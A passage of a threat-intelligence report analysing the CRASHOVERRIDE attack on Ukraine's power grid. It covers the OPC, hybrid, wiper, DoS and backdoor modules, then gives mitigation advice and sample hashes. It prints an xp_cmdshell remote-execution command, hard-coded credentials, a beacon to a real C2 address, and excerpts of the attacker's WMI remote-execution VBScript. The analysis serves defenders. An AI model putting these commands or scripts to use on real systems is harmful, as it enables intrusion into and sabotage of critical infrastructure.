OLE for Process Control (OPC), and specifically the Data Access (DA) standard [11], were targeted by CRASHOVERRIDE's OPC-DA module. The standard is an OPC Foundation specification that 'defines how real-time data can be transferred between a data source and a data sink (for example: a PLC and an HMI) without either of them having to know each other's native protocol' [12]. This module exists as a stand-alone executable. Examining available log and forensics data, the module is called via a remote execution routine with no need for support files, making it distinct from other modules:

```
EXEC xp_cmdshell 'cscript C:\Delta\remote.vbs
/s:<TargetIP> /u:<Host/Domain>\<User> /p:<Password>
/t:-r cmd /c start c:\Intel\opc.exe';
```

Examining the file supports the above conclusion. First, the module appears to re-use source code from a publicly available OPC client toolkit [13]. Second, no configuration file is necessary or referenced in the code, indicating that the binary should be able to perform some auto-discovery function. The module includes functionality for both local and remote enumeration of OPC server instances, but only local discovery is called. While default credentials appear to be hard coded for remote access in the MakeRemoteHost function (user 'Administrator' and password '1qas@WSX'), the specification still requires a hostname for the target device, which does not appear to be provided anywhere, and the function is never actually used.

The module is therefore limited to enumerating and interacting with local OPC server instances running on the infected host. Thus, unlike the other CRASHOVERRIDE modules, the OPC module is designed to run on the host providing ICS-related functionality and control, rather than sending messages 'downstream' to another device.

From an enumeration perspective, the program attempts to identify local items:

- ctlSelOn
- ctlSelOff
- ctlOperOn
- ctlOperOff
- stVal

Once this is complete, responding items are logged, then 'ctlOperOn' and 'ctlSelOn' are set (irrespective of their status during enumeration). Next, the module turns the same items off by setting 'ctlOperOff' and 'ctlSelOff'. This corresponds to opening breakers or turning a selected pathway 'off', bringing functionality in line with previously discussed modules.

Hybrid payload: OPC + 61850

ELECTRUM deployed a binary, named 'imapi.dll', that combines functionality for both the 61850 and OPC modules detailed above. As displayed in Figure 11, the 'Crash' export creates two threads in sequence: the first for a routine duplicating OPC module functionality, the second essentially replicating the 61850 modules.

Of note, this slightly more complex sample features a later execution time for effects delivery than others observed thus far:

```
10005310 55                   push    ebp
10005311 8B EC                mov     ebp, esp
10005313 83 EC 08             sub     esp, 8
10005316 56                   push    esi
10005317 8B 35 34 A0 02 10    mov     esi, ds:CreateThread
1000531D 6A 00                push    0               ; lpThreadId
1000531F 6A 00                push    0               ; dwCreationFlags
10005321 FF 75 08             push    [ebp+lpParameter] ; lpParameter
10005324 68 70 25 00 10       push    offset StartAddress ; lpStartAddress
10005329 6A 00                push    0               ; dwStackSize
1000532B 6A 00                push    0               ; lpThreadAttributes
1000532D FF D6                call    esi ; CreateThread
1000532F 6A 00                push    0               ; lpThreadId
10005331 6A 00                push    0               ; dwCreationFlags
10005333 6A 00                push    0               ; lpParameter
10005335 68 50 40 00 10       push    offset sub_10004050 ; lpStartAddress
1000533A 6A 00                push    0               ; dwStackSize
1000533C 6A 00                push    0               ; lpThreadAttributes
1000533E 89 45 F8             mov     [ebp+hThread], eax
10005341 FF D6                call    esi ; CreateThread
10005343 8B 35 14 A0 02 10    mov     esi, ds:SetThreadPriority
10005349 6A 02                push    2               ; nPriority
1000534B FF 75 F8             push    [ebp+hThread]   ; hThread
1000534E 89 45 FC             mov     [ebp+var_4], eax
10005351 FF D6                call    esi ; SetThreadPriority
10005353 6A 02                push    2               ; nPriority
10005355 FF 75 FC             push    [ebp+var_4]     ; hThread
10005358 FF D6                call    esi ; SetThreadPriority
1000535A 6A FF                push    0FFFFFFFFh      ; dwMilliseconds
1000535C 6A 01                push    1               ; bWaitAll
1000535E 8D 45 F8             lea     eax, [ebp+hThread]
10005361 50                   push    eax             ; lpHandles
10005362 6A 02                push    2               ; nCount
10005364 FF 15 58 A0 02 10    call    ds:WaitForMultipleObjects
```

Figure 11: IMAPI sequential ThreadCreate.

20 December 2016 06:30 UTC. This corresponds to the 'second round' of attacks after the initial timing of around midnight on 17 December 2016. While this may seem to be a follow-on attack, compilation timestamps preserved as debug directory artifacts indicate that imapi was compiled before the initial outages and was therefore a pre-planned attack designed to occur at a later time. One possibility, based on the functionality of the two protocols, is that the paired attack is designed to overcome environmental fail-safes: notably, switchgear refusing to open if circuit breakers are not open to prevent arc. Combining the two payloads allows for OPC to target breakers (and potentially switchgear as well) while 61850 impacts switchgear. In combination, this would overcome operational fail-safes to deliver an electric distribution impact.

Wiper module

The destructive, or 'wiper', module represents the last stage of the CRASHOVERRIDE attack. Following a two-hour timer (in samples available for analysis), the launcher executable once again looks for the exported 'Crash' function, but this time in a separate, hard-coded file that must be co-located in the specified working directory, 'haslo.dat'.

File/extension	Assessed purpose
SYS_BASCOM.COM	ABB SYS600 base system configuration file
*.pcmp	ABB PCM600 project file
*.pcmi	ABB PCM600 IEC file
*.pcmt	ABB PCM600 template IED file
*.pl	Programmable logic file (vendor neutral)
*paf	PLC archive file (vendor neutral)
*.scl	Substation configuration language (IEC-61850)
*.cid	Configured IED description
*.scd	Substation configuration description (IEC-61850)
*.xrf	Cross reference file used in ABB MicroSCADA
*.v	Possibly AutoCAD
*.trc	Trace file type specified in OPC DA
*.cin	ABB MicroSCADA specific file
*.ini	MicroSCADA documentation uses INI files extensively
*.prj	ABB control builder
*.mdf	Database format
*.ldf	Database format
*.bak	ABB SYS600 project files use BAK for backup files

Table 1: File extensions searched for by the wiper for deletion.

The wiper consists of three stages:

1. Overwrite system service registry entries to null values to render the system unbootable.
2. Remove files relating to ICS operations to impede recovery and system restoration.
3. Terminate system processes to cause a crash and system shutdown.

First, the wiper moves to make the system unbootable by manipulating services listed in the following registry hive:

```
SYSTEM\CurrentControlSet\Services
```

For each system service, the image path is cleared. On system restart, the machine will be unable to load system services, resulting in a failure to boot the OS (see Figure 8).[2]

Next, the wiper enumerates the infected machine for all drives C-Z except 'V:\'. The wiper then looks for various generic file formats (e.g. '.exe', '.zip', '.tar') as well as files with more specific extensions (as listed in Table 1) for deletion.

Overall, the file types referenced are for *ABB* equipment, specifically the *ABB MicroSCADA* product line [15]. Essentially, the wiper looks to eliminate files relating to grid operations in order to inhibit service restoration and recovery based on previously saved, known-good configurations.

Finally, the wiper proceeds to terminate system processes to force a system crash:

```
audiodg.exe     lsm.exe         svchost.exe
conhost.exe     services.exe    taskhost.exe
csrss.exe       shutdown.exe    wininit.exe
dwm.exe         smss.exe        winlogon.exe
explorer.exe    spoolss.exe     wuauclt.exe
lsass.exe       spoolsv.exe
```

At this stage, the impacted system – a device sitting 'one hop' away from the target ICS equipment for the specified impact module – is shut down, with immediate system restoration impossible without recourse to boot disks and non-standard manipulation of the impacted host. Furthermore, unless backups of relevant files are kept elsewhere in the network, precise ICS and SCADA service restoration is impossible due to the loss of configuration files.

Primary backdoor module

ESET and initial *Dragos* reports all identified a primary backdoor initiating events for the CRASHOVERRIDE attack. As indicated above, subsequent analysis based on newly available data from the event indicates that this backdoor was *not* necessary for CRASHOVERRIDE and, based on recovered forensic artifacts, may not have been used to execute the attacks.

Admittedly, even with a far greater corpus of data than was available in June 2017 when CRASHOVERRIDE was first

[2] In some respects, this behaviour is functionally (in terms of outcome) equivalent to the service wiping function used in the Olympic Destroyer event (see [14]). However, the two are implemented differently, thus not indicating any definitive link between the entities responsible.

publicly disclosed, there remain gaps, therefore it is possible that other aspects of the attack relied on this custom backdoor. Nonetheless, a review of operations and software functionality indicate that this component – which is also the component that most resembles traditional malware and is easiest to detect via traditional security measures – is not necessary for executing a CRASHOVERRIDE-like event.

As this module has already received extensive coverage and analysis in other publications (namely *ESET*'s Industroyer analysis and *Dragos*' CRASHOVERRIDE whitepaper), we will not examine it further here.

Impeding recovery

In addition to the wiper module described previously, ELECTRUM also deployed a denial of service capability leveraging a previously disclosed and patched vulnerability in *Siemens SIPROTEC* equipment, CVE-2015-5374 [16]. The vulnerability was patched in 2015 – still relatively recent for device patching in ICS environments considering the attack took place in late 2016. The *SIPROTEC* device itself plays supporting and enabling roles in IEC-61850 communications and SCADA control, making it a potentially effective target to further disrupt operations during the attack by inhibiting operator control.

Unfortunately, in designing this software, which is appropriately named 'dos.exe', the attacker successfully implemented the specially crafted traffic to UDP 50000 that would trigger a denial of service condition, but failed to implement byte conversion for IP addresses when creating sockets. As a result, the module sends traffic to invalid, incorrect IP addresses. For example, if targeting 192.1.2.3, the created socket would send traffic to 3.2.1.192.

As implemented, the 'dos.exe' module includes a hard-coded list of IP addresses for attack. As a result, even if this error is caught at run-time, the adversary could not 'fudge' execution by reading in a modified list of 'reversed' IP addresses. Thus this module is effectively useless for the attack.

Alternate backdoor

Finally, an additional backdoor component was discovered in the intrusion and originally noted by *ESET* in mid-2017. The backdoor itself is a modified copy of *Windows Notepad*. Within the environment, the file – based on exif and metadata – appears to be a legitimate, albeit older, copy of *Notepad*:

```
File Size                       : 72 kB
File Type                       : Win32 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and
compatibles
Time Stamp                      : 2008:04:13 12:35:51-06:00
PE Type                         : PE32
Subsystem                       : Windows GUI
File OS                         : Windows NT 32-bit
Object File Type                : Executable application
Language Code                   : English (U.S.)
Company Name                    : Microsoft Corporation
File Description                : Notepad
File Version                    : 5.1.2600.5512 (xpsp.080413-
2105)
Internal Name                   : Notepad
Legal Copyright                 : © Microsoft Corporation.
All rights reserved.
Original File Name              : NOTEPAD.EXE
Product Name                    : Microsoft® Windows®
Operating System
Product Version                 : 5.1.2600.5512
```

However, a review of plaintext strings immediately indicates something altered in the file. In addition to obfuscated program sections, the following observables appear:

```
RegisterPenApp
notepad.chm
hhctrl.ocx
CLSID\{ADB880A6-D8FF-11CF-9377-00AA003B7A11}\
InprocServer32
```

Further research has identified samples exhibiting these static characteristics ranging from January 2016 (nearly a year before CRASHOVERRIDE) to the present. The programs themselves all launch a call-out to a hard-coded, but obfuscated, network address. Unfortunately, the exact purpose of this call-out is not completely clear at present. The observed traffic is likely a call-out beacon to initiate connection back to the executing host.

Several examples are evident in CRASHOVERRIDE data. One sample, named 'csvd.exe', produces the following call-out:

```
GET /8C7SW HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Host: 188.42.253.43:8820
```

Other examples recovered 'in the wild' include beacons to private addresses, public addresses with a destination port of TCP 4444 (potentially indicative of a Meterpreter payload), and other variations. At present, without complete traffic flows and additional context, this item remains somewhat mysterious in terms of its ultimate, complete functionality.

The IP address in question is unremarkable, belonging to a Singapore-based hosting provider with no associated domains. This is potentially adversary-owned infrastructure but it is more likely that it represents legitimate network space compromised by the adversary for first-hop communications.

At present, it is not certain if this tool represents an ELECTRUM-exclusive item or the re-purposing of a common backdoor by the group for the CRASHOVERRIDE attack. Work on this item continues.

CONTEXT AND MITIGATION

Reviewing the entirety of the CRASHOVERRIDE event – from initial intrusion through ICS-focused physical impact – several interesting items emerge:

- Except for the final ICS-focused payloads, almost no malware was used in the attack. The primary backdoor mechanism, discussed earlier, may not even have been used based on available information, and other malicious

software variants represent publicly available frameworks such as Mimikatz.

- Network intrusion, information gathering and pivoting all relied on credential capture and re-use and leveraging legitimate system tools for execution.
- The timeframe of the overall intrusion is measured in months, but the shift to ICS impacts took place in a matter of weeks beginning in mid-December, potentially fuelled by earlier reconnaissance.

Based on all of the above items, ELECTRUM's CRASHOVERRIDE attack represents both a sophisticated event (in terms of designing ICS-specific malicious payloads) and an example of fairly standard intrusion activities such as 'living off the land'[3]. This mixed set of capabilities – from relatively advanced to commodity, 'pentester 101' – reveal an interesting aspect of both ELECTRUM and ICS intrusion events in general: while the ultimate impact scenario generally requires some specialized knowledge, actual network intrusion requires no especially advanced set of skills.

From a detection and response standpoint, especially when considered across the kill chain (Figure 2), identifying seemingly 'commodity' tactics within the context of the ICS environment is incredibly valuable. Typical binary defence focuses on anti-virus – yet anti-virus is largely designed to capture items that corrupt or subvert local or remote *Windows* processes and not programs designed to deliver ICS impacts. In the case of CRASHOVERRIDE, the only aspects that would fall under typical anti-virus detection are the Mimikatz variant and the 'primary' backdoor (which prior analysis indicates is not even a necessary component for the attack). Instead, identifying authentication information within the network, binary movement between IT and ICS and within ICS, and system alterations on critical hosts controlling ICS equipment, all would serve to detect – and form the foundation for mitigating – a CRASHOVERRIDE-type attack. Essentially, defenders need to tune detections and response from IT-centric approaches to ICS-specific capabilities, including capturing malicious behaviours – such as the rampant authentication and remote process activity exhibited by ELECTRUM – indicative of a 'malware-less' compromise event.

Unfortunately, the state of the modern ICS environment typically lacks the level of visibility – definitely on host, but also to a certain extent in network – that would allow such actions to be identified and tracked. Only by increasing visibility then orienting detection and monitoring toward adversary behaviours will ICS defenders be able to protect effectively against the next CRASHOVERRIDE attack. Given the peculiars of ICS intrusions – from 'living off the land' for standard *Windows* system compromise to bespoke ICS malware for ultimate effects – traditional, *Windows*-centric security solutions may not be the answer. Instead, ICS owners and operators will need to embrace the challenge provided by groups such as ELECTRUM and learn their environment, increase visibility, and determine at what point the merely 'anomalous' becomes malicious.

[3] Although used elsewhere, a term best explained in [17].

In this fashion, defenders can defend not merely against a CRASHOVERRIDE variant, but against entire classes of malicious activity. By focusing on necessary adversary actions – such as credential capture and binary movement for final effects – defenders can create necessary traffic and detection 'choke points' to monitor for and respond to such required activities. While this will not be easy, such a robust approach represents the only sure means of securing the ICS environment moving forward.

ACKNOWLEDGEMENTS

Few efforts are ever completely solitary in nature, and information security stands out as a discipline where this is almost never the case. When reviewing the CRASHOVERRIDE data, this paper represents the culmination of efforts put forth by multiple individuals over a significant period of time, including: Dan Gunter, Ben Miller, Lesley Carhart, Selena Larson, and Jimmy Wylie.

REFERENCES

[1] Confirmation of a Coordinated Attack on the Ukrainian Power Grid. SANS Institute. https://ics.sans.org/blog/2016/01/09/confirmation-of-a-coordinated-attack-on-the-ukrainian-power-grid#.

[2] Control System Historian. ICS-CERT. https://ics-cert.us-cert.gov/Control_System_Historian-Definition.html.

[3] xp_cmdshell. Microsoft. https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-2017.

[4] Create Linked Servers. Microsoft. https://docs.microsoft.com/en-us/sql/relational-databases/linked-servers/create-linked-servers-sql-server-database-engine?view=sql-server-2017.

[5] PSExec. Microsoft Sysinternals. https://docs.microsoft.com/en-us/sysinternals/downloads/psexec.

[6] WIN32/Industroyer: A New Threat for Industrial Control Systems ('Main Backdoor' section). ESET. https://www.welivesecurity.com/wp-content/uploads/2017/06/Win32_Industroyer.pdf.

[7] CRASHOVERRIDE: Analysis of the Threat to Electric Grid Operations. Dragos.nhttps://dragos.com/blog/crashoverride/.

[8] IEC 61850: What You Need to Know About Functionality and Practical Implementation. Schweitzer Engineering Laboratories. https://selinc.com/api/download/3671/

[9] IEC 61850 Power Utility Automation – ABB. https://new.abb.com/substation-automation/systems/iec-61850.

[10] RFC1006. IETF. https://tools.ietf.org/html/rfc1006.

[11] OLE for Process Control Data Access Automation Interface Standard. https://www-bd.fnal.gov/controls/opc/OPC_DA_Auto_2.02_Specification.pdf.

[12] OPC Data Access (OPC DA) Versions and Compatibility. Matrikon. https://www.matrikonopc.com/opc-server/opc-data-access-versions.aspx.

[13] https://sourceforge.net/projects/opcclient/files/OPCClientToolKit/.

[14] Olympic Destroyer. Talos. https://blog.talosintelligence.com/2018/02/olympic-destroyer.html.

[15] MicroSCADA Pro. ABB. https://new.abb.com/network-management/network-management/microscada-pro.

[16] Siemens SIPROTEC Denial-of-Service Vulnerability. ICS-CERT. https://ics-cert.us-cert.gov/advisories/ICSA-15-202-01.

[17] Living Off the Land and Fileless Attack Techniques. Symantec. https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-living-off-the-land-and-fileless-attack-techniques-en.pdf.

APPENDIX A – LIST OF SAMPLE HASHES

The following list includes recovered sample hashes from CRASHOVERRIDE, including binaries and scripts.

Name	SHA256	Function
101_copy.bat	a95f6d43e62a5cfb4e95667df9b04d07b60d103b36f4cff12c07e7c2dab88a98	Runs ufn.vbs and sqlc.vbs, copies 101 payloads to specified hosts
104.bat	07d5d5ba8cd17efab2ebf3b76cb6b61825249518c11c3910ceb6473e0efb3deb	Runs sqlc.vbs, configures ImapiService
104.dll	7907dd95c1d36cf3dc842a1bd804f0db511a0f68f4b3d382c23a3c974a383cad	104 effects module
104_copy.bat	693c631f1673bd61135080e9b4759342c5835d20231f6f4f7b55117fda111e4f	Runs ufn.vbs and sqlc.vbs, copies 104 payloads to specified hosts
104_copy.bat	a95f6d43e62a5cfb4e95667df9b04d07b60d103b36f4cff12c07e7c2dab88a98	Runs ufn.vbs and sqlc.vbs, copies 104 payloads to specified hosts
61850.dll	4e7d2b269088c1575a31668d86de95fd3dde6caa88051d7ec110f7f150058789	61850 effects module - DLL variant
61850.exe	55e7471ad841bd8a110818760ea89af3bb456493f0798a54ce3b8e7b790afd0a	61850 effects module - EXE variant
alg.exe	3e3ab9674142dec46ce389e9e759b6484e847f5c1e1fc682fc638fc837c13571	Primary backdoor
avtask.exe	37d54e3d5e8b838f366b9c202f75fa264611a12444e62ae759c31a0d041aa6e4	Primary backdoor
avtask.exe	7e96849c69263e0125419a3fbb2547050329b7189db599d8136650171818bd81	Primary backdoor
avtask2.exe	41658472df4074a0a2a2298ba3f17e0b17112fed99e495bf34dac138d6f7b247	Primary backdoor
c.exe	502402f8568359645d50f1d6e58ab927f05702f6220b60767897b3912b761b99	Primary backdoor
csvd.exe	f6e62b1d75d91171ab30e8985189ea5aacd947c887222fdb58acbc2db2542f64	Backdoor NOTEPAD variant
csvf.exe	767b078645baef34cfb366a41df8fe65bcce597c2bc9c08cae063d287f7a8011	Backdoor NOTEPAD variant
csvnpr.exe	9860c3d30233c7f1c6631caefa2b6632a01b2b729909bc0dd894c5b418b4eb1b	Backdoor NOTEPAD variant
defragsvc.exe	21c1fdd6cfd8ec3ffe3e922f944424b543643dbdab99fa731556f8805b0d5561	Launcher module
dos.exe	4587ccfecc9a1ff5c5538a3475409ca1687d304bcde252077a119c436296857b	Siemens SIPROTEC DoS module
ep.exe	3ca252fb405c83cceea25041c3f1c01bead8f1afe0144f8cdee795bb868a903d	Primary backdoor
haslo.dat	018eb62e174efdcdb3af011d34b0bf2284ed1a803718fba6edffe5bc0b446b81	Destructive module
haslo.exe	ad23c7930dae02de1ea3c6836091b5fb3c62a89bf2bcfb83b4b39ede15904910	Destructive module
ilaunchr.exe	c57e390d4c1ba116a28fe618d407395d261f25c2901d1fe68f420fb47a26f444	Primary backdoor

Name	SHA256	Function
imapi.dll	12ba9887d3007b0a0713d9f1973e1176bd33eccb017b5a7dba166c7c172151e9	Hybrid 61850 and OPC effects module
imapi.exe	56ae7705ffcd56e74e5aecb0e43f17d510c2eaaddc7356f991c0db1daf32a641	Hybrid 61850 and OPC effects module launcher
ImapiService.exe	7cc9ac6383437dd96161b93b017500a22a2c8d05f58778b9b9fce8ea73304546	Launcher module
ld.exe	13a71a050d20aaad43ef78d771f22d636475b2ef8e4918731ff64d162287c480	UPX-packed credential dumper using extensive Mimikatz source code
mm.exe	286c63d24fe9259bb6a758ce86e48c7f9094304ce4a32054641923a8cb4eab3c	UPX-packed Mimikatz
npadpr.exe	376c0608820598f2f20666a82e1d801fce347233e2051010fbcf43c8278220dc	Backdoor NOTEPAD variant
opc.exe	156bd34d713d0c8419a5da040b3c2dd48c4c6b00d8a47698e412db16b1ffac0f	Stand-alone module
pa.vbs	fb5bbea0f1acfcf123979e4c615d54474c4f079276ee3828f5b8613bb3bbdf26	System recon
rm.vbs	fb5bbea0f1acfcf123979e4c615d54474c4f079276ee3828f5b8613bb3bbdf26	System recon
swprv.exe	dcb7d2fc46f61d5522e005ac66f3f0661e2d5284d5a3f8b3a0c8b4050d8397a7	Variant of primary backdoor
tiering.exe	9a12493af09b0711edb0d6797fb195c64f3ca65437dd6274b171ebd22558172c	Backdoor NOTEPAD variant
tiersvc.exe	ecaf150e087ddff0ec6463c92f7f6cca23cc4fd30fe34c10b3cb7c2a6d135c77	Primary backdoor
ws.exe	6d707e647427f1ff4a7a9420188a8831f433ad8c5325dc8b8cc6fc5e7f1f6f47	Primary backdoor

APPENDIX B – REMOTE EXECUTION AND SURVEY SCRIPT

As the script is lengthy, the below are selections from the file 'remote.vbs' to show the most relevant portions of the script:

```
On Error Resume Next

Set WshShell = WScript.CreateObject("WScript.Shell")
Set WshNetwork = WScript.CreateObject("WScript.Network")
Set FSO = WScript.CreateObject("Scripting.FileSystemObject")

Dim objSWbemLocator
Dim objSWbemServices

<BREAK>

Function RunRemoteProcess(Command)
        Set objStartup = objSWbemServices.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
        objConfig.ShowWindow = 0
    Set objProcess = objSWbemServices.Get("Win32_Process")
        strCmd = "cmd.exe /c " & Command & " >> " & GetReportFile()
    intReturn = objProcess.Create(strCmd, Null, objConfig, intProcessID)
        If intReturn <> 0 Then
    Wscript.Echo "Process could not be created." & _
        vbNewLine & "Command line: " & strCmd & _
        vbNewLine & "Return value: " & intReturn
                RunRemoteProcess = 2
                Exit Function
        End If
        Set WaitProcesses = objSWbemServices.ExecNotificationQuery("Select * From __InstanceDeletionEvent Within 1
Where TargetInstance ISA 'Win32_Process'")
        Do Until i = 1
                Set objLatestProcess = WaitProcesses.NextEvent
                If objLatestProcess.TargetInstance.ProcessID = intProcessID Then
                        i = 1
                End If
        Loop
        RunRemoteProcess = 0
```

```
End Function

<BREAK>

Function ConnectToServer(RemoteMachine, Username, Password)
        Set objSWbemLocator = CreateObject("WbemScripting.SWbemLocator")
    Set objSWbemServices = objSWbemLocator.ConnectServer(RemoteMachine, "root\CIMV2", Username, Password)
    If Err.Number <> 0 Then
        Wscript.StdOut.Write "Error: " & Err.Description
                ConnectToServer = 1
                Exit Function
    End If
        ConnectToServer = 0
        Set colItems = objSWbemServices.ExecQuery("Select * From Win32_OperatingSystem")
        For Each objItem in colItems
                Header = vbNullString
                Header = Header & objItem.Caption & objItem.CSDVersion & vbCrLF
                Header = Header &  "CodeSet: " & objItem.CodeSet & vbCrLF
        Next
        Wscript.StdOut.Write Header
End Function
```